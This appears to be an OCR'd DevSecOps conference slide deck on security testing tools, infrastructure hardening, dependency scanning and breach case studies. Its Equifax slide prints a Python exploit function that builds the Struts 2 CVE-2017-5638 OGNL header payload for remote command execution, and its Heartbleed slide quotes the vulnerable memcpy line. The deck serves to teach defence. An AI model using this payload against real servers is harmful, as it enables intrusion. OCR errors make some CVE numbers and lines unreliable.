
Security Testing/Pen-Testing

- Holistic behaviour analysis testing
- Catches Many relevant and logical flaws in app
- Requires both Manual and Automated testing
- Can find critical flaws such as business logic, session issues, authZ and AuthN ...

Automation

- Designed to scan web applications, normally from the outside
- Great to catch low hanging fruits
  eg. missing CORS headers
- Can't validate logic flaw automatically

DAST - Burp Suite(commercial)




https://portswigger.net/burp

DAST Vulnerability Scanners

Source: ibm.com

Source: nets

IAST/RASP


Contrast Security
Applications
Servers
Libraries
Application: WebGoat
Overview
Live
Vulnerabilities
Libraries
Activity
Reports
Settings
Organize Vulnerabilities by:
Workflow
All Issues
Critical & High
Current Week
High Confidence
Open Status
Vulnerability Type
Time
Server
URL
Module
Severity
Status
Title
Severity
Discovered
Status
Insecure Authentication Protocol
Cross-Site Scripting from "account_number" Parameter on "attack" page
Cross-Site Scripting from "account_number" Parameter on "attack" page (main.jsp, line 282)
SQL Injection from "account_number" Parameter on "attack" page
Forms Without Autocomplete Prevention on 1 page
Anti-Caching Controls Missing on 1 page
Pages Without Anti-Clickjacking Controls on 1 page
Cross-Site Scripting from Multipart File Name on "attack" page
Cross-Site Scripting from Multipart File Name on "attack" page (main.jsp, line 282)
SQL Injection from Multipart File Name on "attack" page

Securing Infrastructure

Infrastructure as Code

- Must have to fix security problems at one place propagate everywhere
- Compliance using code
- Manage Security Baseline for Org
- Can write security tests for
    - unnecessary services are disabled
    - ports that do not need to be open are indeed not open
    - Review permissions on sensitive files and directories

Infrastructure Hardening

DevSec Hardening Framework

Report abuse

Security + DevOps: Automatic Server Hardening

https://twitter.com/devsecio https://dev-sec.io

Repositories 46 People 15 Projects 0

Pinned repositories

ansible-os-hardening

This Ansible role provides numerous security-related configurations, providing all-round base protection.

Ruby ★ 1.2k 218

chef-os-hardening

This chef cookbook provides numerous security-related configurations, providing all-round base protection.

Ruby ★ 336 108

puppet-os-hardening

This puppet module provides numerous security-related configurations, providing all-round base protection.

Puppet ★ 193 66

linux-baseline

DevSec Linux Baseline - InSpec Profile

Ruby ★ 313 77

cis-docker-benchmark

CIS Docker Benchmark - InSpec Profile


Ruby ★ 188 38

cis-kubernetes-benchmark

CIS Kubernetes Benchmark - InSpec Profile

Ruby ★ 116 22

Container Security: Twistlock



Source: twistlock.com

Through the Definition of 'Done'

Iteration 0,

Environment Setup

- Secure Build Pipelines
- Harden infra, network
- Threat Modelling
- Dependency checking
- Branching/ versioning: support patch/ roll-back

Ready for Dev

- Security Acceptance criteria
- Security test scenarios
- Logging & Error handling
- Tech analysis: Secure coding/ hosting/ storage

In Dev


- Implement security acceptance criteria
- Proactive controls
- Security framework/ libraries
- Static code analysis
- Security baseline standard

In Testing

- Validate security requir
- Automated security sca
- Exploratory testing
- Feedback to TDD, Unit

Demo:
Secure pipeline

An Optimised & Secure Pipeline



How to read the report | Suppressing false positives | Getting Help: github issues

Project: root project 'campr-injection-workshop'

Scan Information (show all):

- *dependency-check version*: 5.0.0
- *Report Generated On*: Thu, 27 Jun 2019 09:24:56 GMT
- *Dependencies Scanned*: 104 (104 unique)
- *Vulnerable Dependencies*: 9
- *Vulnerabilities Found*: 37
- *Vulnerabilities Suppressed*: 0
- ...

Display: Showing Vulnerable Dependencies (click to show all)

Dependency	Vulnerability IDs	Package	Highest Severity	CVE Count	Confidence	Evid
h2-1.4.197.jar	cpe:2.3:a:h2database:h2:1.4.197:*:*:*:*:*:*:*	pkg:maven/com.h2database/h2@1.4.197	HIGH	2	Highest	27
struts2-core-2.5.jar	cpe:2.3:a:apache:struts:2.5:*:*:*:*:*:*:*	pkg:maven/org.apache.struts/struts2-core@2.5	CRITICAL	12	Highest	32
jackson-databind-2.8.11.3.jar	cpe:2.3:a:fasterxml:jackson:2.8.11.3:*:*:*:*:*:*:* cpe:2.3:a:fasterxml:jackson-databind:2.8.11.3:*:*:*:*:*:*:*	pkg:maven/com.fasterxml.jackson.core/jackson-databind@2.8.11.3	CRITICAL	10	Highest	42

CVE-2017-5638 suppress

The Jakarta Multipart parser in Apache Struts 2 2.3.x before 2.3.32 and 2.5.x before 2.5.10.1 has incorrect exception handling and error-message generation during file-upload attempts, which a
remote attackers to execute arbitrary commands via a crafted Content-Type, Content-Disposition, or Content-Length HTTP header, as exploited in the wild in March 2017 with a Content-Type he
containing a #cmd= string.

CVSSv2:

- Base Score: HIGH (10.0)
- Vector: /AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSSv3:

- Base Score: CRITICAL (10.0)
- Vector: /AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

References:

- BID - 96729
- CERT-VN - VU#834067
- CONFIRM - http://www.arubanetworks.com/assets/alert/ARUBA-PSA-2017-002.txt
- CONFIRM - http://www.oracle.com/technetwork/security-advisory/cpujul2017-3236622.html
- CONFIRM - https://cwiki.apache.org/confluence/display/WW/S2-045
- CONFIRM - https://cwiki.apache.org/confluence/display/WW/S2-046

CVE-2018-14721 suppress

FasterXML jackson-databind 2.x before 2.9.7 might allow remote attackers to conduct server-side request forgery (SSRF) attacks by leveraging failure to block the axis2-jaxws class from p
deserialization.

CVSSv2:

- Base Score: HIGH (7.5)
- Vector: /AV:N/AC:L/Au:N/C:P/I:P/A:P

CVSSv3:

- Base Score: CRITICAL (10.0)
- Vector: /AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

References:

- BUGTRAQ - 20190527 [SECURITY] [DSA 4452-1] jackson-databind security update

Equifax breach

Apache Struts 2

```
def exploit(url, cmd):
    payload = "%{(#_='multipart/form-data')."
    payload += "(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)."
    payload += "(#_memberAccess?"
    payload += "(#_memberAccess=#dm):"
    payload += "((#container=#context['com.opensymphony.xwork2.ActionContext.container']))."
    payload += "(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))."
    payload += "(#ognlUtil.getExcludedPackageNames().clear())."
    payload += "(#ognlUtil.getExcludedClasses().clear())."
    payload += "(#context.setMemberAccess(#dm)))."
    payload += "(#cmd='%s')." % cmd
    payload += "(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))."
    payload += "(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd}))."
    payload += "(#p=new java.lang.ProcessBuilder(#cmds))."
    payload += "(#p.redirectErrorStream(true)).(#process=#p.start())."
    payload += "(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()))."
    payload += "(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))."
    payload += "(#ros.flush())}"

    try:
        headers = {'User-Agent': 'Mozilla/5.0', 'Content-Type': payload}
        request = urllib2.Request(url, headers=headers)
        page = urllib2.urlopen(request).read()
```

EQUIFAX

- Apache Struts 2, CVE-2017-563
- Patch released in March 7, 2017
- 148 million US,15.2 million UK customers records compromised
- $1.4 B losses till now for clean up Overhauling InfoSec Program

Flawfinder Results

Here are the security scan results from Flawfinder version 2.0.10, (C) 2001-2019 David A. Wheeler. Number of rules (primarily dangerous function names) in C/C++ r


- myhtml/source/mycore/mystring.c:189: **[2]** (buffer) *memcpy: Does not check for buffer overflows when copying to destination (CWE-120). Make sure destination can always hold the source dat*
- myhtml/source/mycore/utils/mchar_async.c:431: **[2]** (buffer) *memcpy: Does not check for buffer overflows when copying to destination (CWE-120). Make sure destination can always hold the s*
- myhtml/source/mycore/utils/mchar_async.c:455: **[2]** (buffer) *memcpy: Does not check for buffer overflows when copying to destination (CWE-120). Make sure destination can always hold the s*
- myhtml/source/mycore/utils/mchar_async.c:468: **[2]** (buffer) *memcpy: Does not check for buffer overflows when copying to destination (CWE-120). Make sure destination can always hold the s*
- myhtml/source/mycore/utils/mchar_async.c:482: **[2]** (buffer) *memcpy: Does not check for buffer overflows when copying to destination (CWE-120). Make sure destination can always hold the s*
- myhtml/source/mycore/utils/mchar_async.c:501: **[2]** (buffer) *memcpy: Does not check for buffer overflows when copying to destination (CWE-120). Make sure destination can always hold the s*
- myhtml/source/mycore/utils/mchar_async.c:515: **[2]** (buffer) *memcpy: Does not check for buffer overflows when copying to destination (CWE-120). Make sure destination can always hold the s*
- myhtml/source/mycore/utils/mchar_async.c:521: **[2]** (buffer) *memcpy: Does not check for buffer overflows when copying to destination (CWE-120). Make sure destination can always hold the s*
- myhtml/source/mycore/utils/mchar_async.c:525: **[2]** (buffer) *memcpy: Does not check for buffer overflows when copying to destination (CWE-120). Make sure destination can always hold the s*
- myhtml/source/mycore/utils/mchar_async.c:540: **[2]** (buffer) *memcpy: Does not check for buffer overflows when copying to destination (CWE-120). Make sure destination can always hold the s*
- myhtml/source/mycore/utils/mchar_async.c:545: **[2]** (buffer) *memcpy: Does not check for buffer overflows when copying to destination (CWE-120). Make sure destination can always hold the s*

Heartbleed

- TLS Heartbleed(OpenSSL 1.0.1)
- CVE-20140-0160
- TLS 'heartbeat' Extension
- Missing Bounds Check before a **memcpy()** call
- Community Health Systems
- **Personal data of about 4.5 million** patients stolen

```
/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```

Takeaways


Establish Security Baselines
Simplify, Breakdown and Accelerate
Automate when in Code
Ensure Timely Human Intervention
Everybody Is Responsible For Security

THANK YOU

Please reach
with your i

@harine
@NeeluTripa

#TWISum